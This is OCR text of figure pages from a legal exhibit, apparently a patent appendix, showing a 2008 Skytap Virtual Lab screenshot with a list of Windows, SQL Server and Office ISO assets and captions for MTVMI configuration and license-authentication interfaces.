


Skytap VIRTUAL LAB
Super-User A
My Account Sign out
Dashboard
Projects
Lab
Windows Vista (Business)
Return to Configuration List
Owner: User B
Project: SkytapLibBuild
Windows Vista – Business
Status:
Address:
Hardware:
Notes:
Add Machines from the Library
Notes
There are no notes.
Leave a note
Return to Configuration List
Skytap VIRTUAL LAB
Browse Assets
Note: ISOs will be ejected from a Virtual Machine when it is powered off. Also, inserting a different ISO will automatically eject any ISO currently in the machine.
Personal Assets
No Personal assets are available.
Project Assets
Name
Size
en_windows_ser..._2003_SP1.iso 460.2 MB
en_sql_2005_std_x86_cd1.iso 408.7 MB
en_sql_2005_std_x86_cd2.iso 392 MB
en_sql_2000a_ent.iso 441.2 MB
en_office_ente...X12-19574.iso 559.7 MB
en_office_shar...X13-38823.iso 617.3 MB
en_winsvr_2003_std.iso 542 MB
vmware_tools_windows.iso 21.2 MB
en_sql2000_sp3a.iso 250.6 MB
en-winxp_with-sp2.iso 586.6 MB
insert
eject
©2008 Skytap, Inc. Contact Us License Agreement Support

FIG. 43




Interface showing current configuration of MTVMI.

FIG. 44



Interface for authenticating user or tenant software license within MTVMI.

FIG. 45



Interface for authenticating user or tenant software license within MTVMI.

FIG. 46




FIG. 47

Netskope Exhibit 1002 - Appendix B7




FIG. 48

Netskope Exhibit 1002 - Appendix B7




FIG. 49

Netskope Exhibit 1002 - Appendix B7




FIG. 50

Netskope Exhibit 1002 - Appendix B7




FIG. 51

Netskope Exhibit 1002 - Appendix B7




FIG. 52

Netskope Exhibit 1002 - Appendix B7

